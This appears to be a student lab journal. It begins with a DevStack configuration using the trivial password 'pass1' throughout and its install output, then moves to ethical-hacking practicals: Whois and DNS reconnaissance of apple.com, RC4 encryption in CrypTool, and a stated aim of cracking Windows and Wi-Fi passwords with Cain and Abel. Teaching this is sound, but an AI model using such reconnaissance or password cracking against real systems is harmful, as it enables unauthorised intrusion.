ADMIN_PASSWORD=pass1  
DATABASE_PASSWORD=pass1  
RABBIT_PASSWORD=pass1  
SERVICE_PASSWORD=pass1  
  
HOST_IP=172.31.255.65  
FLOATING_RANGE=172.31.255.224/27  
  
# ``HOST_IP`` and ``HOST_IPV6`` should be set manually for best results if  
# the NIC configuration of the host is unusual, i.e. ``eth1`` has the default  
# route but ``eth0`` is the public interface. They are auto-detected in  
# ``stack.sh`` but often is indeterminate on later runs due to the IP moving  
# from an Ethernet interface to a bridge on the host. Setting it here also  
# makes it available for ``openrc`` to include when setting ``OS_AUTH_URL``.  
# Neither is set by default.  
#HOST_IP=w.x.y.z  
#HOST_IPV6=2001:db8::7  
  
# Logging  
# -----  
  
# By default ``stack.sh`` output only goes to the terminal where it runs. It can  
# be configured to additionally log to a file by setting ``LOGFILE`` to the full  
# path of the destination log file. A timestamp will be appended to the given name.  
LOGFILE=$DEST/logs/stack.sh.log  
  
# Old log files are automatically removed after 2 days to keep things neat. Change  
# the number of days by setting ``LOGDAYS``.  
LOGDAYS=2
```

```
Activities Terminal ▾ Apr 15 06:32 en1 ▾ 🔍 - ▾ X
 ubuntu@ubuntu:~$ cd devstack
ubuntu@ubuntu:~/devstack$ ls
clean.sh      extras.d      FUTURE.rst   lib      playbooks   run_tests.sh  tests
CONTRIBUTING.rst files       gate        LICENSE  README.rst  samples     tools
data          functions    HACKING.rst  Makefile  releasenotes stackrc    tox.ini
doc           functions-common inc      openrc   roles      stack.sh   unstack.sh
ubuntu@ubuntu:~/devstack$ cd samples
ubuntu@ubuntu:~/devstack/samples$ ls
local.conf  local.sh
ubuntu@ubuntu:~/devstack/samples$ cp local.conf ../
ubuntu@ubuntu:~/devstack/samples$ cd
ubuntu@ubuntu:~$ cd devstack
ubuntu@ubuntu:~/devstack$ sudo nano local.conf
ubuntu@ubuntu:~/devstack$ sudo nano local.conf
ubuntu@ubuntu:~/devstack$ sudo nano local.conf
ubuntu@ubuntu:~/devstack$
```

Activities Terminal ▾ Apr 15 06:34 ene ▾

ubuntu@ubuntu:~/devstack

```
ubuntu@ubuntu:~/devstack$ ./stack.sh
+ unset GREP_OPTIONS
+ unset LANG
+ unset LANGUAGE
+ LC_ALL=en_US.utf8
+ export LC_ALL
++ env
++ cut -d = -f 1
++ grep -E '^OS_'
+ unset
+ umask 022
+ PATH=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin:/usr/games:/usr/local/games:/snap/bin:/usr/local/bin:/usr/local/sbin:/usr/sbin:/sbin
+++ dirname ./stack.sh
++ cd .
++ pwd
+ TOP_DIR=/home/ubuntu/devstack
+ NOUNSET=
+ [[ -n '' ]]
++ date +%
+ DEVSTACK_START_TIME=1713162843
+ [[ -r /home/ubuntu/devstack/.stackenv ]]
+ FILES=/home/ubuntu/devstack/files
+ '[' '!' -d /home/ubuntu/devstack/files ']'
+ '[' '!' -d /home/ubuntu/devstack/inc ']'
+ '[' '!' -d /home/ubuntu/devstack/lib ']'
+ [[ '' == \y ]]
+ [[ 999 -eq 0 ]]
+ [[ -n '' ]]
+ [[ -e /home/ubuntu/.no-devstack ]]
+ LAST_SPINNER_PID=
+ source /home/ubuntu/devstack/functions
++ [[ -z '' ]]
++ declare -r -g _DEVSTACK_FUNCTIONS=1
++++ dirname /home/ubuntu/devstack/functions
+++ cd /home/ubuntu/devstack
+++ pwd
++ FUNC_DIR=/home/ubuntu/devstack
... ----- /home/ubuntu/devstack/functions -----
```




PRACTICAL NO – 1

Aim - Google and Whois Reconnaissance

- Use Google search techniques to gather information about a specific target or organization.
- Utilize advanced search operators to refine search results and access hidden information.
- Perform Whois lookups to retrieve domain registration information and gather details about the target's infrastructure

1. Open the WHO.is website



2. Enter the website and hit the “Enter Buton”.



3. Show your information about www.apple.com

apple.com whois lookup - whois.apple.com

who.is Search for domains or IP addresses... Premium Domains Transfer Features Login Sign Up Interested in domain names? Click here to stay up to date with domain name news and promotions at Name.com

apple.com
Whois information

Whois DNS Records Diagnostics

cache expires in and 0 seconds

Registrar Info

Name	NOM-IQ Ltd dba Com Laude
Whois Server	whois.comlaude.com
Referral URL	https://www.comlaude.com
Status	clientDeleteProhibited https://www.icann.org/epp#clientDeleteProhibited clientTransferProhibited https://www.icann.org/epp#clientTransferProhibited clientUpdateProhibited https://www.icann.org/epp#clientUpdateProhibited serverDeleteProhibited https://www.icann.org/epp#serverDeleteProhibited serverTransferProhibited https://www.icann.org/epp#serverTransferProhibited serverUpdateProhibited https://www.icann.org/epp#serverUpdateProhibited

Important Dates

Expires On	2025-02-20
Registered On	1987-02-19
Updated On	2023-09-07

Name Servers

a.ns.apple.com	17.253.200.1
b.ns.apple.com	17.253.207.1
c.ns.apple.com	204.19.119.1
d.ns.apple.com	204.26.57.1

Similar Domains

apple | apple---31.online | apple---computer-lidall-vip-i.com | apple---find.info | apple---tree.shop | apple---31.ru | apple-accessories.com | apple---app.com | apple---apple---apple.info | apple---apple.com | apple---china.com | apple---computer-error.info | apple---contact.info | apple---customer-support.info | apple---device-warning.info | apple---earnings.online | apple---error.com | apple---expert.ru | apple---farm.com | apple---find.info |

Registrar Data

We will display stored WHOIS data for up to 30 days. Make Private Now

Registrant Contact Information:

Name	REDACTED FOR PRIVACY
Organization	Apple Inc.

Site Status

Status	Active
Server Type	AkamaiGHost

Suggested Domains for apple.com

Use promo code WHOIS to save 15% on your first Name.com order.

Find the perfect domain at **name.com**

Build your business

Save 15% on your first order with promo code: WHOIS

ENG IN 9:08 AM 3/6/2024

apple.com DNS information - who.is/dns/apple.com

who.is DNS Records Diagnostics

DNS Records for apple.com

Hostname	Type	TTL	Priority	Content
apple.com	SOA	15493		usmsc2-extxfr-001.dns.apple.com hostmaster@apple.com 2010131220 900 900 2016000 14400
apple.com	NS	14372		b.ns.apple.com
apple.com	NS	14372		a.ns.apple.com
apple.com	NS	14372		c.ns.apple.com
apple.com	NS	14372		d.ns.apple.com
apple.com	A	525		17.253.144.10
apple.com	AAAA	350		2620:149:afl0::10
apple.com	MX	1744	10	mx-in.g.apple.com
apple.com	MX	1744	20	mx-in-vib.apple.com
apple.com	MX	1744	20	mx-in-mdn.apple.com
apple.com	MX	1744	20	mx-in-mo.apple.com

apple.com diagnostic tools - who.is/tools/apple.com?id=03AfFcWeA4a-iGhfu0RzfgUd5QGgazDebkut6OUlY/A19yET91QW4WeSpKFwD4ZCt5W4QaTW3:PCVz6PxrLY2Oo1qjIMMr-zrd2OmCs5oPNSpNfgr0PHc3pgF...

who.is DNS Records Diagnostics

Ping

```
PING apple.com (17.253.144.10) 56(84) bytes of data.
64 bytes from www.brkgls.com (17.253.144.10): icmp_seq=1 ttl=57 time=1.56 ms
64 bytes from www.brkgls.com (17.253.144.10): icmp_seq=2 ttl=57 time=2.27 ms
64 bytes from apple.com.au (17.253.144.10): icmp_seq=3 ttl=57 time=2.47 ms
64 bytes from asia.apple.com (17.253.144.10): icmp_seq=4 ttl=57 time=1.77 ms
64 bytes from brkgls.com (17.253.144.10): icmp_seq=5 ttl=57 time=1.70 ms

--- apple.com ping statistics ---
5 packets transmitted, 5 received, 0% packet loss, time 4004ms
rtt min/avg/max/mdev = 1.564/1.958/2.470/0.352 ms
```

Traceroute


```
traceroute to apple.com (17.253.144.10), 30 hops max, 60 byte packets
1 ip-10-0-0-14.ec2.internal (10.0.0.14) 0.357 ms 0.422 ms 0.325 ms
2 ec2-3-236-63-39.compute-1.amazonaws.com (3.236.63.39) 36.800 ms ec2-3-236-63-99.compute-1.amazonaws.com (3.236.63.99) 1.418 ms ec2-3-236-63-47.compute...
```

PRACTICAL NO – 2


Aim - Password Encryption and Cracking with CrypTool and Cain and Abel

- A. Password Encryption and Decryption: Use CrypTool to encrypt passwords using the RC4 algorithm. o Decrypt the encrypted passwords and verify the original values.
- B. Password Cracking and Wireless Network Password Decoding: o Use Cain and Abel to perform a dictionary attack on Windows account passwords. o Decode wireless network passwords using Cain and Abel's capabilities.


1. Open Cryptool Software




2. Remove All this text and white text that you have to encrypt.




3. Now click on Encrypt/Decrypt → Symmetric(modern) → RC4






4. You will get the following output (Encrypted Text).




5. To decrypt the text click on Encryption/Decryption → Symmetric(modern) → RC4

6. After that set same key that is used for encryption and click on decrypt.




B] Password Cracking and Wireless Network Password Decoding

